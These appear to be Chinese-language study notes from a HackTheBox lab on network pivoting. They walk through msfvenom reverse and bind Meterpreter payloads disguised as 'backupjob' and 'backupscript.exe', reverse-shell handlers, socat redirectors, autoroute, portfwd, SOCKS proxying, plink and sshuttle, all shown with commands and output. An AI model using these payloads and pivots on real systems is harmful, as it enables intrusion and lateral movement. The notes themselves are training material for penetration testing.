
```
ebug1: client_request_forwarded_tcpip: listen 172.16.5.129 port 8080,
originator 172.16.5.19 port 61355
debug1: connect_next: host 0.0.0.0 ([0.0.0.0]:8000) in progress, fd=5
debug1: channel 1: new [172.16.5.19]
debug1: confirm forwarded-tcpip
debug1: channel 0: free: 172.16.5.19, nchannels 2
debug1: channel 1: connected to 0.0.0.0 port 8000
debug1: channel 1: free: 172.16.5.19, nchannels 1
debug1: client_input_channel_open: ctype forwarded-tcpip rchan 2 win
2097152 max 32768
debug1: client_request_forwarded_tcpip: listen 172.16.5.129 port 8080,
originator 172.16.5.19 port 61356
debug1: connect_next: host 0.0.0.0 ([0.0.0.0]:8000) in progress, fd=4
debug1: channel 0: new [172.16.5.19]
debug1: confirm forwarded-tcpip
debug1: channel 0: connected to 0.0.0.0 port 8000
```

如果一切都设置正确，我们将收到一个通过Ubuntu服务器旋转的Meterpreter shell。

```
[*] Started HTTPS reverse handler on https://0.0.0.0:8000
[!] https://0.0.0.0:8000 handling request from 127.0.0.1; (UUID:
x2hakcz9) Without a database connected that payload UUID tracking will
not work!
[*] https://0.0.0.0:8000 handling request from 127.0.0.1; (UUID:
x2hakcz9) Staging x64 payload (201308 bytes) ...
[!] https://0.0.0.0:8000 handling request from 127.0.0.1; (UUID:
x2hakcz9) Without a database connected that payload UUID tracking will
not work!
[*] Meterpreter session 1 opened (127.0.0.1:8000 → 127.0.0.1 ) at 2022-
03-02 10:48:10 -0500

meterpreter > shell
Process 3236 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>
```



## Meterpreter 隧道和端口转发

现在让我们考虑一个场景，我们在Ubuntu服务器（pivot主机）上有Meterpreter shell访问，我们想在pivot主机上执行枚举扫描，但我们想利用Meterpreter会话给我们带来的便利。在这种情况下，我们仍然可以使用Meterpreter会话创建一个pivot，而不依赖SSH端口转发。我们可以使用下面的命令为Ubuntu服务器创建一个Meterpreter shell，它会在攻击主机的 8080 端口上返回一个shell。

### 为Ubuntu Pivot主机创建有效载荷

```
Chenduoduo@htb[/htb]$ msfvenom -p linux/x64/meterpreter/reverse_tcp  
LHOST=10.10.14.103 -f elf -o backupjob LPORT=8080
```

```
[*] No platform was selected, choosing Msf::Module::Platform::Linux from  
the payload  
[*] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 130 bytes  
Final size of elf file: 250 bytes  
Saved as: backupjob
```

在复制有效载荷之前，我们可以启动一个multi/handler，也称为通用的有效载荷处理程序。

```
msf6 > use exploit/multi/handler  
  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set lhost 0.0.0.0  
lhost => 0.0.0.0
```



```
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > set payload
linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:8080
```

我们可以将 `backupjob` 二进制文件复制到Ubuntu pivot主机 `over SSH` 并执行它以获得Meterpreter会话。

```
ubuntu@WebServer:~$ ls

backupjob
ubuntu@WebServer:~$ chmod +x backupjob
ubuntu@WebServer:~$ ./backupjob
```

确保Meterpreter会话在执行有效载荷时成功建立。

```
[*] Sending stage (3020772 bytes) to 10.129.202.64
[*] Meterpreter session 1 opened (10.10.14.18:8080 →
10.129.202.64:39826 ) at 2022-03-03 12:27:43 -0500
meterpreter > pwd

/home/ubuntu
```

### 在pivot主机上使用ping进行主机扫描

我们知道Windows目标在172.16.5.0/23网络上。因此，假设Windows目标上的防火墙允许ICMP请求，我们希望在这个网络上执行ping扫描。我们可以使用Meterpreter和 `ping_sweep` 模块来实现这一点，它将生成从Ubuntu主机到网络 `172.16.5.0/23` 的ICMP流量。

```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/23

[*] Performing ping sweep for IP range 172.16.5.0/23
```

我们也可以直接在目标pivot主机上使用 `for loop` 来执行ping扫描，它将ping我们指定的网络范围内的任何设备。下面是两个有用的ping扫描for循环单行代码，可用于基于linux和windows的pivot主机。

在Linux的pivot主机上执行ping sweep

```
for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &)
;done
```

在windows pivot主机的cmd上执行ping sweep

```
for /L %i in (1 1 254) do ping 172.16.6.%i -n 1 -w 100 | find "Reply"
```

使用powershell进行ping sweep

```
1..254 | % {"172.16.5.$($_)": $(Test-Connection -count 1 -comp
172.15.5.$($_) -quiet)}"
```

注意：ping扫描在第一次尝试时可能无法成功响应，特别是在跨网络通信时。这可能是由主机构建其arp缓存所需的时间造成的。在这种情况下，最好至少尝试两次ping扫描，以确保构建arp缓存。

在某些情况下，主机的防火墙会阻止ping (ICMP)，而ping无法给我们成功的响应。在这些情况下，我们可以使用Nmap在172.16.5.0/23网络上执行TCP扫描。除了使用SSH进行端口转发，我们还可以使用Metasploit的漏洞攻击后路由模块 `socks_proxy` 在攻击主机上配置本地代理。我们将为 `SOCKS version 4a` 配置SOCKS代理。SOCKS配置将在 `9050` 端口上启动一个监听器，并路由通过Meterpreter会话接收到的所有流量。

### 使用msf的socks代理

功能等同于ssh动态端口转发

```
msf6 > use auxiliary/server/socks_proxy

msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT => 9050
msf6 auxiliary(server/socks_proxy) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The address to listen on
SRVPORT	9050	yes	The port to listen on
VERSION	4a	yes	The SOCKS version to use
(Accepted: 4a,			5)

Auxiliary action:

Name	Description
Proxy	Run a SOCKS proxy server

确认代理服务器正在运行

```
msf6 auxiliary(server/socks_proxy) > jobs
```

Jobs

Id	Name	Payload	Payload opts
--	---	---	---
0	Auxiliary: server/socks_proxy		

在启动SOCKS服务器之后，我们将配置proxychains，让其他工具（如Nmap）产生的流量通过我们在被破坏的Ubuntu主机上的pivot路由。我们可以将下面这行代码添加到 `proxychains.conf` 文件的末尾，该文件位于 `/etc/proxychains.conf`，如果它不存在的话。

```
socks4 127.0.0.1 9050
```

注意：根据SOCKS服务器运行的版本，我们可能偶尔需要在proxychains.conf中将socks4修改为socks5。

的 `post/multi/manage/autoroute` 模块为172.16.5.0子网添加路由，然后路由我们所有的proxychains流量。

## 使用AutoRoute创建路由

`autoroute` 的作用是：告诉 Metasploit，通过哪个 Meterpreter 会话 (SESSION)，去

访问哪些子网 (**SUBNET**) , 从而实现真正的内网横向流量转发。

```
msf6 > use post/multi/manage/autoroute

msf6 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/autoroute) > set SUBNET 172.16.5.0
SUBNET => 172.16.5.0
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux
[*] Running module against 10.129.202.64
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.129.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 172.16.5.0/255.255.254.0 from host's routing table.
[*] Post module execution completed
```

也可以通过在Meterpreter会话中运行autoroute来添加路由。

```
meterpreter > run autoroute -s 172.16.5.0/23

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 172.16.5.0/255.255.254.0 ...
[+] Added route to 172.16.5.0/255.255.254.0 via 10.129.202.64
[*] Use the -p option to list all active routes
```

添加必要的路由后, 我们可以使用 **-p** 选项来列出活动路由, 以确保我们的配置按预期应用。

```
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
```

#### Active Routing Table

Subnet	Netmask	Gateway
10.129.0.0	255.255.0.0	Session 1

172.16.4.0	255.255.254.0	Session 1
172.16.5.0	255.255.254.0	Session 1

## 测试代理和路由功能

```
Chenduoduo@htb[/htb]$ proxychains nmap 172.16.5.35 -p3389 -sT -v -Pn

ProxyChains-3.1 (http://proxychains.sf.net)
Host discovery disabled (-Pn). All addresses will be marked 'up' and
scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-03 13:40 EST
Initiating Parallel DNS resolution of 1 host. at 13:40
Completed Parallel DNS resolution of 1 host. at 13:40, 0.12s elapsed
Initiating Connect Scan at 13:40
Scanning 172.16.5.19 [1 port]
|S-chain|◊-127.0.0.1:9050-◊◊-172.16.5.19 :3389-◊◊-OK
Discovered open port 3389/tcp on 172.16.5.19
Completed Connect Scan at 13:40, 0.12s elapsed (1 total ports)
Nmap scan report for 172.16.5.19
Host is up (0.12s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

## 端口转发

使用Meterpreter的 `portfwd` 模块也可以完成端口转发。我们可以在攻击主机上启用一个监听器，并请求Meterpreter通过Meterpreter会话将在此端口上接收到的所有数据包转发到172.16.5.0/23网络上的远程主机。

```
meterpreter > help portfwd

Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

    -h          Help banner.
    -i <opt>    Index of the port forward entry to interact with (see the
"list" command).
```

```
-l <opt> Forward: local port to listen on. Reverse: local port to connect to.  
-L <opt> Forward: local host to listen on (optional). Reverse: local host to connect to.  
-p <opt> Forward: remote port to connect to. Reverse: remote port to listen on.  
-r <opt> Forward: remote host to connect to.  
-R Indicates a reverse port forward.
```

## 创建本地TCP中继

```
meterpreter > portfwd add -l 3300 -p 3389 -r 172.16.5.15  
  
[*] Local TCP relay created: :3300 ↔ 172.16.5.19:3389
```

上面的命令请求Meterpreter会话在攻击主机的本地端口( `-l` ) `3300` , 并通过Meterpreter会话将所有数据包转发到远程 ( `-r` ) Windows服务器 `172.16.5.19` `3389` 端口 ( `-p` ) 。现在, 如果我们在localhost:3300上执行xfreerdp, 我们将能够创建远程桌面会话。

```
Chenduoduo@htb[/htb]$ xfreerdp /v:localhost:3300 /u:victor /p:pass@123
```

```
Chenduoduo@htb[/htb]$ netstat -antp
```

```
tcp          0      0 127.0.0.1:54652      127.0.0.1:3300  
ESTABLISHED 4075/xfreerdp
```

## Meterpreter 反向端口转发

我们可以使用下面的命令在现有的shell上从前一个场景创建一个反向正向端口。该命令将Ubuntu服务器上运行的端口 `1234` 上的所有连接转发到我们的攻击主机的本地端口( `-l` ) `8081` 。我们还将配置监听器, 在8081端口上监听Windows shell。

### 反向端口转发规则

```
meterpreter > portfwd add -R -l 8081 -p 1234 -L 10.10.14.18  
  
[*] Local TCP relay created: 10.10.14.18:8081 ↔ :1234
```

### 配置和启动 multi/handler

```
meterpreter > bg

[*] Backgrounding session 1...
msf6 exploit(multi/handler) > set payload
windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 8081
LPORT => 8081
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:8081
```

我们现在可以创建一个反向shell有效载荷，当在我们的Windows主机上执行时，它将在 **172.16.5.129 : 1234** 上发送一个连接回我们的Ubuntu服务器。一旦我们的Ubuntu服务器接收到这个连接，它将转发到我们配置的 **attack host's ip : 8081** 。

## 生成Windows有效payload

```
Chenduoduo@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=1234

[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: backupscript.exe
```

## 建立Meterpreter会话

```
[*] Started reverse TCP handler on 0.0.0.0:8081
[*] Sending stage (200262 bytes) to 10.10.14.18
[*] Meterpreter session 2 opened (10.10.14.18:8081 → 10.10.14.18:40173
) at 2022-03-04 15:26:14 -0500

meterpreter > shell
Process 2336 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\>
```

## 使用 Socat 执行 Pong

使用 **Socat** 实现一个“Pong”样式的网络通信（即客户端请求、服务器响应，类似回显）  
Socat是一个双向中继工具，可以在 2 个独立网络通道之间创建管道套接字，而无需使用SSH隧道。它充当重定向器，监听一个主机和端口，并将数据转发到另一个IP地址和端口。我们可以在攻击主机上使用上一节提到的相同命令启动Metasploit的监听器，也可以在Ubuntu服务器上启动 `socat`。

```
ubuntu@Webserver:~$ socat TCP4-LISTEN:8080,fork TCP4:10.10.14.18:80
```

Socat将监听本地主机上的 8080 端口，并将所有流量转发到我们攻击主机（10.10.14.18）上的 80 端口。配置好重定向器后，就可以创建一个有效载荷，连接回运行在Ubuntu服务器上的重定向器。我们还将攻击主机上启动一个监听器，因为一旦socat收到来自目标的连接，它将把所有流量重定向到攻击主机的监听器，在那里我们将获得一个shell。

### 创建Windows payload

```
Chenduoduo@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_https  
LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=8080
```

```
[*] No platform was selected, choosing Msf::Module::Platform::Windows  
from the payload  
[*] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 743 bytes  
Final size of exe file: 7168 bytes  
Saved as: backupscript.exe
```

将这个有效载荷传输到Windows主机。

### 配置和启动multi/handler

```
msf6 > use exploit/multi/handler  
  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload  
payload => windows/x64/meterpreter/reverse_https  
msf6 exploit(multi/handler) > set lhost 0.0.0.0
```



```
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:80
```

在windows主机上运行payload


```
[!] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID:
8hwcvdpr) Without a database connected that payload UUID tracking will
not work!
[*] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID:
8hwcvdpr) Staging x64 payload (201308 bytes) ...
[!] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID:
8hwcvdpr) Without a database connected that payload UUID tracking will
not work!
[*] Meterpreter session 1 opened (10.10.14.18:80 -> 127.0.0.1 ) at 2022-
03-07 11:08:10 -0500

meterpreter > getuid
Server username: INLANEFREIGHT\victor
```

## Socat重定向与绑定Shell

与socat的反向shell重定向类似，也可以创建一个socat bind shell重定向器。这与反向shell不同，反向shell从Windows服务器连接回Ubuntu服务器并被重定向到我们的攻击主机。在绑定shell的情况下，Windows服务器将启动一个监听器并绑定到特定的端口。我们可以为Windows创建一个bind shell有效载荷，并在Windows主机上执行它。与此同时，我们可以在Ubuntu服务器上创建一个socat重定向器，它将监听来自Metasploit绑定处理程序的连接，并将其转发到

Windows目标上的bind shell有效载荷。下图应该可以更好地解释枢轴。



## 创建Windows有效载荷

```
Chenduoduo@htb[/htb]$ msfvenom -p windows/x64/meterpreter/bind_tcp -f  
exe -o backupscript.exe LPORT=8443
```

```
[*] No platform was selected, choosing Msf::Module::Platform::Windows  
from the payload  
[*] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 499 bytes  
Final size of exe file: 7168 bytes  
Saved as: backupjob.exe
```

我们可以启动一个 `socat bind shell` 监听器，它监听 `8080` 端口，并将数据包转发到 Windows 服务器 `8443`。

```
ubuntu@Webserver:~$ socat TCP4-LISTEN:8080,fork TCP4:172.16.5.19:8443
```

最后，我们可以启动 Metasploit Bind multi/handler。这个绑定处理程序可以配置为连接到 8080 端口（Ubuntu 服务器）上的 socat 监听器。

## 配置和启动 Bind multi/handler

```
msf6 > use exploit/multi/handler  
  
[*] Using configured payload generic/shell_reverse_tcp
```

```
msf6 exploit(multi/handler) > set payload
windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set RHOST 10.129.202.64
RHOST => 10.129.202.64
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > run

[*] Started bind TCP handler against 10.129.202.64:8080
```

在Windows目标上执行有效载荷时，我们可以看到连接到阶段请求的绑定处理程序，该处理程序通过socat侦听器进行枢轴转换。

## Pivoting Around Obstacles


### Pink


也就是在windows中使用plink来实现动态端口转发

Plink是PuTTY Link的缩写，是一个Windows命令行SSH工具，安装时是PuTTY包的一部分。与SSH类似，Plink也可以用来创建动态端口转发和SOCKS代理。在2018年秋季之前，Windows还没有原生的ssh客户端，因此用户必须自己安装。许多需要连接到其他主机的系统管理员选择的工具是PuTTY。

#### 使用Plink.exe

```
plink -ssh -D 9050 ubuntu@10.129.15.50
```

另一个基于windows的工具叫做Proxifier，可以通过我们创建的SSH会话来启动SOCKS隧道。[Proxifier](#)  是一个Windows工具，它为桌面客户端应用程序创建一个隧道网络，并允许它通过SOCKS或HTTPS代理运行，还允许代理链。我们可以创建一个配置文件，为9050端口上由Plink启动的SOCKS服务器提供配置。



在配置好SOCKS服务器的 `127.0.0.1` 和9050端口后，我们可以直接启动 `mstsc.exe`，用一个允许RDP连接的Windows目标启动RDP会话。

## Sshuttle

Sshuttle是另一个用Python编写的工具，它无需配置proxychains。然而，此工具仅适用于SSH上的旋转，不提供TOR或HTTPS代理服务器上的旋转选项。Sshuttle 对于自动化执行iptables和为远程主机添加pivot规则非常有用。我们可以将Ubuntu服务器配置为枢轴点，并使用本节后面的示例使用sshuttle路由Nmap的所有网络流量。

sshuttle的一个有趣用法是，我们不需要使用代理链（proxychains）来连接远程主机。让我们通过Ubuntu pivot主机安装sshuttle，并配置它通过RDP连接到Windows主机。

```
Chenduoduo@htb[/htb]$ sudo apt-get install sshuttle
```

```
Reading package lists ... Done
```

```
Building dependency tree ... Done
```

Reading state information... Done

The following packages were automatically installed and are no longer required:

alsa-tools golang-1.15 golang-1.15-doc golang-1.15-go golang-1.15-src  
golang-1.16-src libcmis-0.5-5v5 libct4 libgvm20 liblibreoffice-java  
libmotif-common libqrcodegencpp1 libunoloader-java libxm4  
linux-headers-5.10.0-6parrot1-common python-babel-localedata  
python3-aiofiles python3-babel python3-fastapi python3-pydantic  
python3-slowapi python3-starlette python3-uvicorn sqsh ure-java

Use 'sudo apt autoremove' to remove them.

Suggested packages:

autossh

The following NEW packages will be installed:

sshuttle

0 upgraded, 1 newly installed, 0 to remove and 4 not upgraded.

Need to get 91.8 kB of archives.

After this operation, 508 kB of additional disk space will be used.

Get:1 <https://ftp-stud.hs-esslingen.de/Mirrors/archive.parrotsec.org>  
rolling/main amd64 sshuttle all 1.0.5-1 [91.8 kB]

Fetched 91.8 kB in 2s (52.1 kB/s)

Selecting previously unselected package sshuttle.

(Reading database ... 468019 files and directories currently installed.)

Preparing to unpack .../sshuttle\_1.0.5-1\_all.deb ...

Unpacking sshuttle (1.0.5-1) ...

Setting up sshuttle (1.0.5-1) ...

Processing triggers for man-db (2.9.4-2) ...

Processing triggers for doc-base (0.11.1) ...

Processing 1 added doc-base file...

Scanning application launchers

Removing duplicate launchers or broken launchers

Launchers are updated

要使用sshuttle，我们指定 `-r` 选项，用用户名和密码连接到远程机器。然后我们需要包括我们想要通过pivot主机路由的网络或IP，在我们的例子中是网络172.16.5.0/23。

```
Chenduoduo@htb[/htb]$ sudo sshuttle -r ubuntu@10.129.202.64  
172.16.5.0/23 -v
```

Starting sshuttle proxy (version 1.1.0).

c : Starting firewall manager with command: ['/usr/bin/python3',  
'/usr/local/lib/python3.9/dist-packages/sshuttle/\_\_main\_\_.py', '-v', '--  
method', 'auto', '--firewall']

fw: Starting firewall with Python version 3.9.2

fw: ready method name nat.

```
c : IPv6 enabled: Using default IPv6 listen address ::1
c : Method: nat
c : IPv4: on
c : IPv6: on
c : UDP : off (not available with nat method)
c : DNS : off (available)
c : User: off (available)
c : Subnets to forward through remote host (type, IP, cidr mask width,
startPort, endPort):
c :   (<AddressFamily.AF_INET: 2>, '172.16.5.0', 32, 0, 0)
c : Subnets to exclude from forwarding:
c :   (<AddressFamily.AF_INET: 2>, '127.0.0.1', 32, 0, 0)
c :   (<AddressFamily.AF_INET6: 10>, '::1', 128, 0, 0)
c : TCP redirector listening on ('::1', 12300, 0, 0).
c : TCP redirector listening on ('127.0.0.1', 12300).
c : Starting client with Python version 3.9.2
c : Connecting to server...
ubuntu@10.129.202.64's password:
s: Running server on remote host with /usr/bin/python3 (version 3.8.10)
s: latency control setting = True
s: auto-nets:False
c : Connected to server.
fw: setting up.
fw: ip6tables -w -t nat -N sshuttle-12300
fw: ip6tables -w -t nat -F sshuttle-12300
fw: ip6tables -w -t nat -I OUTPUT 1 -j sshuttle-12300
fw: ip6tables -w -t nat -I PREROUTING 1 -j sshuttle-12300
fw: ip6tables -w -t nat -A sshuttle-12300 -j RETURN -m addrtype --dst-
type LOCAL
fw: ip6tables -w -t nat -A sshuttle-12300 -j RETURN --dest ::1/128 -p
tcp
fw: iptables -w -t nat -N sshuttle-12300
fw: iptables -w -t nat -F sshuttle-12300
fw: iptables -w -t nat -I OUTPUT 1 -j sshuttle-12300
fw: iptables -w -t nat -I PREROUTING 1 -j sshuttle-12300
fw: iptables -w -t nat -A sshuttle-12300 -j RETURN -m addrtype --dst-
type LOCAL
fw: iptables -w -t nat -A sshuttle-12300 -j RETURN --dest 127.0.0.1/32 -
p tcp
fw: iptables -w -t nat -A sshuttle-12300 -j REDIRECT --dest
172.16.5.0/32 -p tcp --to-ports 12300
```

我们现在可以直接使用任何工具，而不需要使用proxychains。

# 使用Rpivot进行 web服务器的pivot

Rpivot 是用Python编写的 reverse SOCKS proxy 工具，用于 SOCKS 隧道。Rpivot将企业网络中的机器绑定到外部服务器，并在服务器端公开客户端的本地端口。我们将采用下面的场景，在我们的内部网络上有一个web服务器（ `172.16.5.135` ），我们希望使用rpivot代理访问它。

